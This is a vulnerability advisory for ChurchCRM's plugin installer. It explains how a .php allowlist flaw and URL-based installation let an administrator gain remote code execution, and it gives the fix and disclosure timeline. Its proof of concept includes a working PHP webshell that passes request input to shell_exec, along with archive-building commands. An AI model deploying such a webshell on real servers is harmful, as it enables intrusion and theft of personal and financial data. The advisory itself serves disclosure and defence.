Summary
A critical vulnerability was identified in ChurchCRM's plugin installation mechanism that allows an authenticated administrator to achieve full Remote Code Execution (RCE) on the underlying server. The file extension validation logic used for plugin ZIP archives explicitly includes .php in its allowed extensions list, while the dangerous extensions denylist fails to block standard PHP files. As a result, any PHP file placed inside the archive is extracted directly under the web root and becomes immediately executable via HTTP without the plugin even needing to be "enabled" through the application UI.
CVSS Score: CVE-2026-58409 | CVSS Score: Critical | Advisory: GHSA-37mf-vq43-5qp9 | Author: iltosec
Vulnerability Details
Root Cause
File: ChurchCRM/Plugin/PluginInstaller.php
Endpoint: POST /plugins/api/plugins/install-url
Required Privilege: Authenticated Administrator (Session or API Key)
The root cause lies in insufficient file validation logic during plugin archive extraction:
- Insecure Extension Allowlist: The application explicitly includes
phpin itsALLOWED_EXTENSIONSlist, whileDENIED_EXTENSIONS(the dangerous extensions denylist) fails to block standard.phpfiles.

- Direct Execution under Web Root: Once an archive passes validation, it is extracted directly into the Apache document root:
Destination: /var/www/html/churchcrm/plugins/community/{pluginId}/

- Unverified URL Installation: The
/plugins/install-urlAPI route, handled inplugins/routes/api/management.php, allows an administrator to source the plugin ZIP from any attacker-controlled HTTPS URL. The only integrity check performed is against a SHA-256 hash that is itself supplied by the requester — meaning the trust chain is effectively self-asserted by the attacker.

Affected Files
ChurchCRM/Plugin/PluginInstaller.phpextension allowlist/denylist logicplugins/routes/api/management.php/plugins/api/plugins/install-urlroute handler
Proof of Concept
Step 1: Build the malicious plugin archive:
PLUGIN_ID="pentest-shell"
mkdir -p /tmp/$PLUGIN_ID/src
Mandatory plugin manifest
/tmp/$PLUGIN_ID/plugin.json:
{
    "id": "pentest-shell",
    "name": "Pentest Shell",
    "version": "1.0.0",
    "type": "community",
    "description": "PoC RCE"
}
PHP webshell — will be served directly by Apache
/tmp/$PLUGIN_ID/shell.php:
<?php
if (isset($_GET['cmd'])) {
    echo '<pre>' . shell_exec($_GET['cmd'] . ' 2>&1') . '</pre>';
}
cd /tmp
zip -r pentest-shell.zip $PLUGIN_ID/
Compute the SHA-256 the API requires
sha256sum pentest-shell.zip
Step 2: Host the ZIP over HTTPS and install:

Step 3: Execute arbitrary OS commands:


Impact
Successful exploitation results in full Remote Code Execution on the server in the context of the www-data user. From there, an attacker can:
- Full Database Exfiltration Read and exfiltrate the entire ChurchCRM database (member PII, financial records, donation history)
- Credential Exposure Read the plaintext database password from
Include/Config.php - Lateral Movement Pivot to other internal services reachable by the web server
- Persistence Establish persistent backdoor access
- Data Integrity Loss Modify or delete all church data
Although triggering this vulnerability requires an authenticated administrator account, its impact far exceeds that privilege level: a constrained admin role within the application panel is converted into unrestricted OS-level command execution on the server.
Fix
This issue was addressed in ChurchCRM 7.4.0 (released June 18, 2026) through the following changes:
1. Dangerous Extension Blocklist Enforced on Extraction
The plugin installer now explicitly blocks server-side executable file extensions (including .php, .phar, .php5, .phtml, and others) from being extracted from plugin archives. Any plugin ZIP containing these extensions is rejected at install time.
2. Plugin Approval and Vetting Process Introduced
ChurchCRM has established a plugin vetting process for community plugins. Plugins submitted to the official plugin registry are reviewed before being listed. Administrators are encouraged to install only plugins from the official ChurchCRM plugin registry or from sources they explicitly trust.
3. Defense-in-Depth Context
Plugin installation remains a privileged, administrator-only operation — equivalent to installing a WordPress plugin or Joomla extension. The architectural model intentionally grants administrators server-level capability. The 7.4.0 hardening raises the bar against supply-chain and social-engineering attacks targeting admin accounts, while the new vetting process reduces the risk of malicious plugins reaching the official registry.
Administrators running ChurchCRM ≤ 7.3.3 are strongly encouraged to upgrade to 7.4.0 immediately.
Disclosure Timeline
| Date | Event |
|---|---|
| 2026-05-18 | Vulnerability reported via GitHub Security Advisory |
| 2026-06-18 | Vendor acknowledged |
| 2026-06-18 | ChurchCRM 7.4.0 released (includes fix) |
| 2026-06-18 | Advisory published |
References
- GitHub Advisory GHSA-37mf-vq43-5qp9
- ChurchCRM 7.4.0 Release Notes